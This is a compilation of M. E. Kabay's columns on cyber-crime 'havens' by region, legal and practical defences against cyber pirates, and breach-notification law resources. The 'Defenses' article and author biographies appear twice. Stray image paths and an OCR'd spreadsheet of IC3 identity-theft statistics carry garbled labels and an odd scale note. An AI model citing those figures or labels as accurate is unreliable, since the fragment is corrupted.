This is the second in a set of four articles by Kathleen E. Hayman, Michael Miora, CISSP-ISSMP, FBCI and Allen P. Forbes that examines the threat of cyber crime in business-to-business (B2B) activities. This part presents some top-level findings and analyses about the environment or climate affecting the activities of pirates and privateers in North America, Europe and the former Soviet Union.

* * *

Where Are the Havens?

Misha Glenny states in *McMafia: A Journey Through the Global Criminal Underworld* < http://www.amazon.com/McMafia-Journey-Through-Criminal-Underworld/dp/B002RAR108 > that three factors are essential to fostering growth of cyber crime in a country. These are, "…steep levels of poverty and unemployment; a high standard of basic education for a majority of the population; and a strong presence of more traditional organized crime forms." (p 273)

Glenny continues, "Nobody fits the bill better than the so-called BRIC nations—Brazil, Russia, India, and China. These are the leading countries among the emerging markets, the second tier of global power after the G8 (though politically Russia straddles the two)." All of these nations are attractive to corporations attempting to diversify their markets to continue or enhance their corporate competitiveness in the global market.

North America

Much of the cyber crime in North America appears to originate from within North America itself. According to the 2008 IC3 Annual Report,< http://www.nw3c.org/downloads/2008_IC3_Annual%20Report_3_27_09_small.pdf > released in March 2009 by the Internet Fraud Complaint Center (IFCC), now called the Internet Crime Complaint Center (IC3),< http://www.ic3.gov/default.aspx > Internet fraud in the US has been increasing as the global economy worsens. Most attacks on US entities are based out of the US itself, Canada, the United Kingdom, Nigeria and China.< http://www.canada.com/news/Recession+leads+surge+online+crime+report/1445039/story.html > In 2008, the most common complaints the organization received were the non-delivery of promised merchandise, auction fraud, credit card fraud, and investment scams. Perhaps non-delivery, auction fraud, and investment scams require a slightly higher degree of cultural savvy than other cyber crimes, though there is insufficient evidence to draw solid conclusions.

The IC3 report over half of known Internet fraud perpetrators resided in California, Florida, New York, Texas, District of Columbia, or Washington. These are, however, the most populous areas of the US. On a per capita basis, the District of Columbia, Nevada, Washington, Montana, Florida, and Delaware have the most perpetrators of Internet fraud.

However, organized cyber-gangs based in Eastern Europe have also been increasingly targeting

small to mid-sized US companies' financial holdings, according to an alert released by the Financial Services and Information Sharing and Analysis Center (FS-ISAC).< http://www.latimes.com/business/la-fi-cybergangs27-2009aug27,0,4727823.story > Since these attacks are on smaller, lesser-known companies, they do not receive the degree of media attention as the larger-scale attacks have seen. Many of these "cyber-gangs" use scamming, phishing and the more precise "spear-phishing," a highly targeted phishing attack, in their methods.

Within the North American context, US and Canadian cyber law enforcement resources are gaining ground. Despite the controversy surrounding the creation and appointment of a US cyber security czar,< http://www.networkworld.com/community/node/49237 > the fact that such experimentation with cyber security strategies is even occurring is heartening. North America generally appears to have law enforcement entities generally sympathetic to the cyber security needs of the private sector.

United Kingdom/Western Europe

The United Kingdom is making great efforts to focus law enforcement resources on cyber crime. In the summer of 2009, the UK's Association of Chief Police Officers (ACPO) published a strategy for combating cyber crime, recommending centralization of cyber crime reporting to streamline law enforcement efforts.< http://www.computing.co.uk/computing/news/2248629/acpo-publishes-crime-strategy >

Additionally, the European Union has expressed interest in strengthening its cyber law penalties and improving its enforcement capabilities. Among these measures is the lengthening of prison sentences for cyber criminals to five years. The European Commission also intends to review current cybercrime legislation and revise it as appropriate; it also intends to create an EU-wide notification system for cyber attacks and to collect attack data for future analysis.< http://www.computing.co.uk/computing/news/2244107/eu-wants-cybercrime-legislation >

Law enforcement still has far to go to catch up with the cyber security threat. However, these nations' serious planning and dialogue concerning cyber crime suggests sympathy with the cyber security concerns of private business.

Russia/Eastern Europe

Russia has a lengthy history of organized crime, the precursor to organized cybercrime. Its criminal organizations were born in the gulags< http://www.essortment.com/all/historyrussiag_rfpb.htm > during the 1920sand increased in stature and organizational capability over time. Members were required to leave their families and to rely on the organization for protection and support.

Russian cybercrime began primarily as software piracy. However, a 1994 hack of Citibank that was traced to St. Petersburg < http://www.smartcomputing.com/editorial/dictionary/detail.asp?guid=&searchtype=&DicID=19495&RefType=Encyclopedia > prompted a stark increase in Russia-based cybercrime. The hack allowed over $10 million to be stolen via the telephone system, with most of the money never being recovered.

During the course of the 1990s, Russian crackers were key players in developing botnets and Internet worms, later used by organized crime organizations for spamming and phishing.< http://www.wired.com/culture/lifestyle/news/2001/03/42346 > By 2000, these organizations had

evolved into businesses, such as CarderPlanet,< http://blogs.creditcards.com/2008/05/secret-history-of-carderplanet.php > which specialized in credit card numbers and other personally identifiable information (PII). They created forums specifically for communicating with other members of the cybercrime underworld, and behaved like corporations in dedicating personnel to specific functions of handling personal information.< http://www.crn.com/security/218800207 >

There is even an official entity called the Russian Business Network (RBN), which is based in St. Petersburg.< http://rbnexploit.blogspot.com/ > The RBN provides Web hosting services that cater exclusively to cyber criminals. According to Brian Krebs, writing in the *Washington Post*, "The Russian Business Network sells Web site hosting to people engaged in criminal activity, the security experts say. Groups operating through the company's computers are thought to be responsible for about half of …[2006's]… incidents of 'phishing'…."< http://www.washingtonpost.com/wp-dyn/content/article/2007/10/12/AR2007101202461.html >

* * *

In the next installment, the authors discuss cyber pirates based in Asia. In the meantime, they welcome the torrents of abusive e-mail that naturally follow any mention of crime in specific geographic areas.

* * *

ABOUT THE AUTHORS

Kathleen Hayman is an analyst with the US Department of Justice, and she has been a consultant with Certico Corporation< http://www.certicoglobal.com > for three years. She can be reached at Kathleen.Hayman@gmail.com.

Michael Miora has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years, and has become an internationally recognized expert in InfoSec, Business Continuity and Incident Response. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004 was accepted as a Fellow of the Business Continuity Institute< http://www.thebci.org/ > (FBCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation,< http://www.contingenz.com > a specialty consulting firm and the developers of IMCD Business Backup.< http://www.contingenz.com/IMCD > He can be reached via email at mmiora@contingenz.com or mmiora@miora.com.

Allen Forbes is currently the President of Certico Corporation< http://www.certicoglobal.com > serving large critical infrastructure providers in all matters concerning security. A 28-year veteran in the US Marine Corps and currently a member of the US Marine Corps Reserve, Forbes has served in a number of senior logistics, operations, intelligence, and security positions in both the government and private industry. He can be reached at aforbes@certicoglobal.com.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Pirate's Cove: The Eastern Havens

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This third in a series of four articles by Kathleen E. Hayman, Michael Miora, CISSP-ISSMP, FBCI and Allen P. Forbes presents discusses the environment or climate affecting the activities of cyber pirates and privateers.

One of the interesting differences in recent years is the rise of targeted attacks, in which specific organizations are being attacked using malware of different kinds. Mikko Hypoonen, Chief Research Officer of F-Secure, has a useful nine-minute lecture on the topic on YouTube that provides an excellent introduction to the problem.< http://www.youtube.com/watch?v=nFw9ZHy0V3c >

This article looks at targeted attacks in India, China, the Pacific Rim and Oceania.

India

Corporations and financial institutions operating in India pose a serious cyber security threat since many multinational corporations outsource functions such as technical support and customer services to India. This outsourcing makes India an ideal location for learning vulnerabilities specific to a target and for collecting personally identifiable information (PII) and other information that could be used to conduct spear phishing< http://www.fbi.gov/page2/april09/spearphishing_040109.html > and other attacks.

In India in particular, the insider threat is significant due to the close-knit nature of Indian operations. If employees are not sufficiently vetted prior to hire, an entire insider organization could, in theory, penetrate outsourced operations. According to a July 2009 report from the UK National Endowment for Science, Technology and the Arts (NESTA), "…the biggest incentive to work in a call centre [in India] is to be able to hack the bank accounts and illegally withdraw millions from bank customers."< http://www.nesta.org.uk/assets/Uploads/pdf/Research-Report/cybercrime-report-NESTA.pdf >

The national Indian government is highly motivated to protect and cultivate its online industry. For example, many major city police departments have cyber crime investigative elements. There are also national initiatives and legislation aimed at reducing cyber crime.< url >

China

China is thoroughly permeated with technology,< url > with a government that does not always distinguish between legitimate and illicit business practices.< url > China is a highly potent and dangerous environment for cybercrime whose tentacles have worldwide reach.< url >

According to a team of Canadian researchers,< http://www.f-secure.com/weblog/archives/ghostnet.pdf > a Chinese network, apparently sanctioned by the Chinese government, "…controls approximately 1,200 infected computers internationally,

including such ‘high-value targets’ as Indonesia's Ministry of Foreign Affairs and the Indian Embassy in Kuwait, as well as a dozen computers in Canada.”< http://www.theglobeandmail.com/news/technology/prof-takes-questions-on-cybercrime-and-the-net/article977776/ >

This network, known as GhostNet, is believed by the Canadian team to be controlled by the Chinese government for intelligence purposes. The Chinese government has denied these allegations.< http://www.voanews.com/english/archive/2009-03/2009-03-31-voa12.cfm > However, if this and other reports are accurate, there is little reason to expect sufficient Chinese law enforcement support for private cyber security when the government engages in illegal activity itself.

Many of the computers infected by GhostNet were Windows-based. The main tool employed by GhostNet was identified by only 11 out of 34 virus scanners the Canadian team used. The team strongly recommended switching to an open-source system, such as Linux, to reduce the likelihood of targeting and penetration. The main tool GhostNet used was a Chinese-designed Trojan horse software program known as Ghost Rat commonly available on the Internet.

According to one team member:

> “What GhostNet reveals...is that a large swath of high impact political and economic targets can indeed be compromised, including ministries of foreign affairs, embassies, and international organizations. Many of these organizations were compromised for many months, without their knowledge, and the attackers had potential access to all sorts of sensitive documents, and even had the ability to eavesdrop on classified meetings through the activation of web cameras and listening devices. Although most governments have invested heavily in secure methods of communication, many have not. This is particularly the case in the developing world where information security is often a distant priority next to other goals, such as the elimination of poverty or even simply access to information.”

Pacific Rim/Oceania

Australia and other South Pacific nations appear to be actively grappling with cyber security. According to MIS Asia, a significant proportion of cyber attacks in Australia are actually based in Japan, due to good connectivity between the two countries.< http://www.mis-asia.com/technology_centre/security/how-do-you-tackle-cyber-crime > According to Philippines Department of Justice Assistant Secretary Geronimo Sy, 70-80% of complaints concerning online activity in the Philippines were incidents of “character assassination.”< http://technology.inquirer.net/infotech/infotech/view/20090907-224103/Right-to-reply-means-control-of-Web-media >

South Korea has recently attempted to gain more control over Internet use within its borders. A blogger with the pseudonym of Minerva who predicted the collapse of Lehman Brothers and the sharp decline in South Korea's currency was arrested for promoting economic instability. Although Minerva was acquitted, the South Korean government has continued to closely monitor online economic activity and commentary.< http://www.irishtimes.com/newspaper/finance/2009/0821/1224253010379.html >

South Korea continues its “real name” system, which requires users to provide their government ID number in order to post online, and a law was proposed in February as a result of the Minerva case to hold those who post anti-government rhetoric online liable for prosecution. [MK

comments: the notion that suppressing free speech is a useful tool in the fight against cybercrime is problematic.]

South Korea is taking extreme measures to regulate Internet use without hindering private business. However, the cyber crime threat remains real for South Korea. In July 2009, a botnet was used for a distributed denial of service (DDOS) attack on US government agencies, media outlets, and South Korean financial institutions. The attack was unusual in a number of ways, one of which was the fact that the botnet was restricted to 180,000 computers, nearly all located in South Korea. The botnet was unusually small, and appears to have been designed specifically for the attack.< http://www.computingsa.co.za/article.aspx?id=1048560 >

Africa

Africa is expected to continue and perhaps increase its involvement in cyber crime. Nigeria continues to be a common source country. New fiber optic cables installed earlier this year to increase connectivity in East and Southern Africa. Concerns regarding the targeting of local networks are commonly expressed. However, the possibilities run both ways, and local Nigerians are regularly recruited into aiding cyber crime.< http://www.businessdailyafrica.com/Company%20Industry/-/539550/651592/-/u787jtz/-/ >

South Africa displays traits that the BRIC (Brazil, Russia, India, and China) countries possess such as what Misha Glenny in *McMafia* < http://www.amazon.com/McMafia-Journey-Through-Criminal-Underworld/dp/B002RAR108 > describes as "steep levels of poverty and unemployment; a high standard of basic education for a majority of the population; and a strong presence of more traditional organized crime forms;" it may yet become another Pirates' Cove.

At present, however, South Africa is still in the throes of establishing cybercrime laws.< http://www.iol.co.za/index.php?set_id=1&click_id=15&art_id=vn20060711041205244C326588 > South Africa does not yet compete economically with the BRIC nations. Its standards of education were damaged by apartheid policies, from which the country is still struggling to recover.< http://www.southafrica.info/about/education/mediocrity.htm > One of the studies that may shed light on the current computer crime situation in South Africa is being conducted by three members of the University of Cape Town; it will be interesting to see what they publish.< http://mybroadband.co.za/vb/showthread.php?t=183195 >

In the last of these four articles, the authors examine issues of defense against cyber pirates such as passive defenses, such as firewalls, anti-malware and other conventional defenses, and active defenses such as counter attacks.

* * *

The authors welcome comment from the wide variety of people who will be offended by the generalizations about crime in specific regions of the world published in these articles. Ripostes containing references to published studies are particularly welcome.

* * *

ABOUT THE AUTHORS

Kathleen Hayman is an analyst with the US Department of Justice, and she has been a consultant with Certico Corporation< http://www.certicoglobal.com > for three years. She can be reached at Kathleen.Hayman@gmail.com.

Michael Miora has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years, and has become an internationally recognized expert in InfoSec, Business Continuity and Incident Response. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004 was accepted as a Fellow of the Business Continuity Institute< http://www.thebci.org/ > (FBCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation,< http://www.contingenz.com > a specialty consulting firm and the developers of IMCD Business Backup.< http://www.contingenz.com/IMCD > He can be reached via email at mmiora@contingenz.com or mmiora@miora.com.

Allen Forbes is currently the President of Certico Corporation< http://www.certicoglobal.com > serving large critical infrastructure providers in all matters concerning security. A 28-year veteran in the US Marine Corps and currently a member of the US Marine Corps Reserve, Forbes has served in a number of senior logistics, operations, intelligence, and security positions in both the government and private industry. He can be reached at aforbes@certicoglobal.com.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Pirate's Cove: Defenses

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This final article in a series of four articles examines issues of defense against cyber pirates. In laws and regulations, distinctions are not made between passive defenses, such as firewalls, anti-malware and other conventional defenses, and active defenses such as counter attacks. Perhaps such distinctions are necessary.

Ethical Defense in an Unethical Environment

When a business operates in an environment that is lacking sufficient law enforcement strength to fight cyber crime or to provide support for victims, the business must provide its own cyber security. In some countries, criminal organizations may have infiltrated law enforcement, creating a possibly hostile law enforcement atmosphere.

Laws and regulations worldwide typically do not permit virtual, active self defense. While cyber warfare among governments can be a topic of conjecture and discussion, cyber self defense for individuals and businesses has not been discussed at the same levels or with the same general awareness. In theory, businesses could set up online electric fences to trigger counter attacks that render the attacker's computer unable to continue the attack.

Virtual self defense, however, would not be a panacea for cyber crime. As Orin S. Kerr notes in his 2004 article, "Virtual Crime, Virtual Deterrence: A Skeptical View of Self-Help, Architecture, and Civil Liability," in *Journal of Law, Economics & Policy*, Vol l (January 2005) there is a point at which this idea can no longer apply. Many hackers use multiple proxies, which complicates tracing the original source of the hack.< http://ssrn.com/abstract=605964 > The use of proxies raises the question of whether host networks and sites could or should be held accountable for the cyber crime activity. Since FBI Director Mueller's request for Congress to increase regulations on ISP data retention to aid child pornography investigations in April 2008,< http://news.cnet.com/8301-13578_3-9926803-38.html > not much else has materialized to hold ISPs and social networking sites accountable legally. ISPs and social networking sites largely remain self-regulated concerning child pornography; holding them accountable for cyber fraud activities would likely be at least as difficult.

Generally speaking, current cyber crime laws and regulations do not allow for a distinction between a cyber attack and an act of active cyber self defense. For example, the Computer Fraud and Abuse Act [18 USC 1030(a)]< http://www4.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html >, the most important US law governing computer penetration, makes no mention of retaliation as an exculpation. Unless current legislation is modified, businesses must rely on more traditional IT security methods and frameworks to prevent cyber attacks. Virtual private networks (VPNs) can provide a relative level of e-commerce security, though even the best VPN can be only as secure as the entities that employ it. Therefore, businesses should exercise caution in selecting business partners and services, with a mandatory vetting of a potential partner's security practices before making a formal electronic connection.

Although VPNs may partially reduce the outside threat to a business, the insider threat remains. Security awareness training for employees is essential so they can understand how the threat appears and how identify possible insider attackers. A system should be in place in which suspicious activity can be reported easily and fairly, with reporting anonymity, while also providing a fair evaluation for the individual in question.

Fairness in evaluations is important because morale is vital to a company's security and an absolute necessity if we are to keep disgruntled employees from evolving into insider threats. In particular, the recent economic downturn adds an additional layer to the complex psychology behind the insider threat. Without memory of previous economic hardships, the employee may feel a more extreme sense of loss and hopelessness, making the employee more open to profiting from the company's vulnerabilities.

According to Carol Ko, writing in *MIS Asia*, a significant portion of the Asia-Pacific data breaches in 2008 was due to terminated employees stealing information from their organizations.< http://www.mis-asia.com/technology_centre/security/how-do-you-tackle-cyber-crime > "Layoffs due to the effects of the global financial crisis have seen a jump in insider breaches." Insider end user cases were often cases where employees had been terminated, but their access to critical data had not yet been removed; the insiders stolen data in the period between when they are given notice and when they exit the organization." Revenge appears to remain a strong impetus to crime.

With apologies to the famous antivirus company < http://www.avast.com/ >: Avast, me hearties: VPNs and security awareness training are likely the only real options for operating in unstable or lawless areas.

* * *

ABOUT THE AUTHORS

Kathleen Hayman is an analyst with the US Department of Justice, and she has been a consultant with Certico Corporation< http://www.certicoglobal.com > for three years. She can be reached at Kathleen.Hayman@gmail.com.

Michael Miora has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years, and has become an internationally recognized expert in InfoSec, Business Continuity and Incident Response. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004 was accepted as a Fellow of the Business Continuity Institute< http://www.thebci.org/ > (FBCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation,< http://www.contingenz.com > a specialty consulting firm and the developers of IMCD Business Backup.< http://www.contingenz.com/IMCD > He can be reached via email at mmiora@contingenz.com or mmiora@miora.com.

Allen Forbes is currently the President of Certico Corporation< http://www.certicoglobal.com > serving large critical infrastructure providers in all matters concerning security. A 28-year veteran in the US Marine Corps and currently a member of the US Marine Corps Reserve, Forbes has served in a number of senior logistics, operations, intelligence, and security positions in both the government and private industry. He can be reached at aforbes@certicoglobal.com.

M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >

Pirate's Cove: Defenses

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This final article in a series of four articles examines issues of defense against cyber pirates. In laws and regulations, distinctions are not made between passive defenses, such as firewalls, anti-malware and other conventional defenses, and active defenses such as counter attacks. Perhaps such distinctions are necessary.

Ethical Defense in an Unethical Environment

When a business operates in an environment that is lacking sufficient law enforcement strength to fight cyber crime or to provide support for victims, the business must provide its own cyber security. In some countries, criminal organizations may have infiltrated law enforcement, creating a possibly hostile law enforcement atmosphere.

Laws and regulations worldwide typically do not permit virtual, active self defense. While cyber warfare among governments can be a topic of conjecture and discussion, cyber self defense for individuals and businesses has not been discussed at the same levels or with the same general awareness. In theory, businesses could set up online electric fences to trigger counter attacks that render the attacker's computer unable to continue the attack.

Virtual self defense, however, would not be a panacea for cyber crime. As Orin S. Kerr notes in his 2004 article, "Virtual Crime, Virtual Deterrence: A Skeptical View of Self-Help, Architecture, and Civil Liability," in *Journal of Law, Economics & Policy*, Vol l (January 2005) there is a point at which this idea can no longer apply. Many hackers use multiple proxies, which complicates tracing the original source of the hack.< http://ssrn.com/abstract=605964 > The use of proxies raises the question of whether host networks and sites could or should be held accountable for the cyber crime activity. Since FBI Director Mueller's request for Congress to increase regulations on ISP data retention to aid child pornography investigations in April 2008,< http://news.cnet.com/8301-13578_3-9926803-38.html > not much else has materialized to hold ISPs and social networking sites accountable legally. ISPs and social networking sites largely remain self-regulated concerning child pornography; holding them accountable for cyber fraud activities would likely be at least as difficult.

Generally speaking, current cyber crime laws and regulations do not allow for a distinction between a cyber attack and an act of active cyber self defense. For example, the Computer Fraud and Abuse Act [18 USC 1030(a)]< http://www4.law.cornell.edu/uscode/html/uscode18/usc_sec_18_00001030----000-.html >, the most important US law governing computer penetration, makes no mention of retaliation as an exculpation. Unless current legislation is modified, businesses must rely on more traditional IT security methods and frameworks to prevent cyber attacks. Virtual private networks (VPNs) can provide a relative level of e-commerce security, though even the best VPN can be only as secure as the entities that employ it. Therefore, businesses should exercise caution in selecting business partners and services, with a mandatory vetting of a potential partner's security practices before making a formal electronic connection.

Although VPNs may partially reduce the outside threat to a business, the insider threat remains. Security awareness training for employees is essential so they can understand how the threat appears and how identify possible insider attackers. A system should be in place in which suspicious activity can be reported easily and fairly, with reporting anonymity, while also providing a fair evaluation for the individual in question.

Fairness in evaluations is important because morale is vital to a company's security and an absolute necessity if we are to keep disgruntled employees from evolving into insider threats. In particular, the recent economic downturn adds an additional layer to the complex psychology behind the insider threat. Without memory of previous economic hardships, the employee may feel a more extreme sense of loss and hopelessness, making the employee more open to profiting from the company's vulnerabilities.

According to Carol Ko, writing in *MIS Asia*, a significant portion of the Asia-Pacific data breaches in 2008 was due to terminated employees stealing information from their organizations.< http://www.mis-asia.com/technology_centre/security/how-do-you-tackle-cyber-crime > "Layoffs due to the effects of the global financial crisis have seen a jump in insider breaches." Insider end user cases were often cases where employees had been terminated, but their access to critical data had not yet been removed; the insiders stolen data in the period between when they are given notice and when they exit the organization." Revenge appears to remain a strong impetus to crime.

With apologies to the famous antivirus company < http://www.avast.com/ >: Avast, me hearties: VPNs and security awareness training are likely the only real options for operating in unstable or lawless areas.

* * *

ABOUT THE AUTHORS

Kathleen Hayman is an analyst with the US Department of Justice, and she has been a consultant with Certico Corporation< http://www.certicoglobal.com > for three years. She can be reached at Kathleen.Hayman@gmail.com.

Michael Miora has designed and assessed secure, survivable, highly robust systems for Industry and Government over the past 30 years, and has become an internationally recognized expert in InfoSec, Business Continuity and Incident Response. Miora, one of the original professionals granted the CISSP in the 90s and the ISSMP in 2004 was accepted as a Fellow of the Business Continuity Institute< http://www.thebci.org/ > (FBCI) in 2005. Miora founded and currently serves as President of ContingenZ Corporation,< http://www.contingenz.com > a specialty consulting firm and the developers of IMCD Business Backup.< http://www.contingenz.com/IMCD > He can be reached via email at mmiora@contingenz.com or mmiora@miora.com.

Allen Forbes is currently the President of Certico Corporation< http://www.certicoglobal.com > serving large critical infrastructure providers in all matters concerning security. A 28-year veteran in the US Marine Corps and currently a member of the US Marine Corps Reserve, Forbes has served in a number of senior logistics, operations, intelligence, and security positions in both the government and private industry. He can be reached at aforbes@certicoglobal.com.


M. E. Kabay, PhD, CISSP-ISSMP < mailto:mekabay@gmail.com > specializes in security and operations management consulting services. CV online.< http://www.mekabay.com/cv/ >


Internet Crime Complaint Cente Slope 232.14286
Annual Statistics on Identity The Intercept -463892.86

Year	Complaints		Actual
	Global	ID Theft	% of Total
2001	50,412	655	1.3%
2002	75,064	750	1.0%
2003	124,515	1,494	1.2%
2004	207,449	622	0.3%
2005	231,493	1,620	0.7%
2006	207,492	3,319	1.6%
2007	206,884	5,999	2.9%
2008	275,284	6,882	2.5%

Identity Theft % of total (1% = 1000)
1300
1000
1200
300
700
1600
2900
2500

Identity Theft Statistics from IC3 2001-2008		
Year	Regressior % of total	Actual % of Total
2001	0.63%	1.3%
2002	0.86%	1.0%
2003	1.09%	1.2%
2004	1.32%	0.3%
2005	1.55%	0.7%
2006	1.79%	1.6%
2007	2.02%	2.9%
2008	2.25%	2.5%




Identity Theft Statistics from IC3
2001-2008
2001
2002
2003
2004
2005
2006
2007
2008
Regression % of total
Actual %

Informing Victims of PII Theft:
Valuable Resource from Foley & Lardner and Eversheds

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Until recently, information assurance (IA) personnel and attorneys specializing in this area of the law have had to search for the appropriate governing laws for each jurisdiction. In this column, I review a valuable resource for locating the laws which apply to disclosure of personally identifiable information (PII) in each state in the USA and internationally.

The first victim-notification law in the US that required organizations to notify data subjects when PII records were compromised was State Bill (SB) 1386, the California Database Breach Act< http://www.datagovernance.com/adl_data_laws_california_security_breach_notifi.html > that came into force in 2003 and which was under review in 2009< http://www.networkworld.com/news/2009/030709-californias-data-breach-law-may.html >.

The 30-page document "Recommended Practices on Notice of Security Breach Involving Personal Information"< http://www.dhcs.ca.gov/formsandpubs/laws/priv/Documents/PrivacyProtection.pdf > from the Office of Privacy Protection< http://www.privacy.ca.gov/ > of the California Department of Consumer Affairs< http://www.dca.ca.gov/ > offers "recommendations …[that] are neither regulations, nor mandates, nor legal opinions. Rather, they are a contribution to the development of 'best practices' for businesses and other organizations to follow in managing personal information in ways that promote and protect individual privacy interests."

One of the most significant aspects of the California law is that it requires that "Notice must be given to any data subjects who are California residents," as the "Recommended Practices" document cited above puts it. In the years since California's law was enacted, "[45] states, the District of Columbia, Puerto Rico and the Virgin Islands have enacted legislation requiring notification of security breaches involving personal information."< http://www.ncsl.org/IssuesResearch/TelecommunicationsInformationTechnology/SecurityBreachNotificationLaws/tabid/13489/Default.aspx > The National Conference of State Legislatures (NCSL)< http://www.ncsl.org > has prepared a list(updated Dec 9, 2009 as of this writing) of all of the laws with links to all of them. The table adds, "States with no security breach law: Alabama, Kentucky, Mississippi, New Mexico, and South Dakota."

The law firms of Foley & Lardner LLP< http://www.foley.com/services/practice_detail.aspx?practiceid=383 > and Eversheds LLP< http://www.eversheds.com/uk/Home/Services/Data_protection/Introduction.page? > have gone far beyond the simple list from the NCSL.

> …[T]he International Association of Privacy Professionals (IAPP)< http://www.privacyassociation.org/ > revealed the "International Security Breach Notification Survey" at its Data Protection and Privacy Workshop in Madrid, Spain [in November 2009]. The survey was developed through a collaborative effort between Foley [& Lardner LLP] and the international law firm Eversheds LLP.

> Considered to be the most comprehensive summary to date, the survey provides in-depth coverage of all major aspects of U.S. and International security breach laws. Organized by region, the survey indicates where laws and standards have been established as they relate to particular categories. These categories include: notice requirements; timing of disclosure; form of disclosure; entities that maintain data; existing policies; exemptions from disclosure; damages/enforcement; and preemption.

The authors have kindly allowed me to post a copy of their report for free download on my Web site.< http://www.mekabay.com/infosecmgmt/security_breach_laws.pdf >

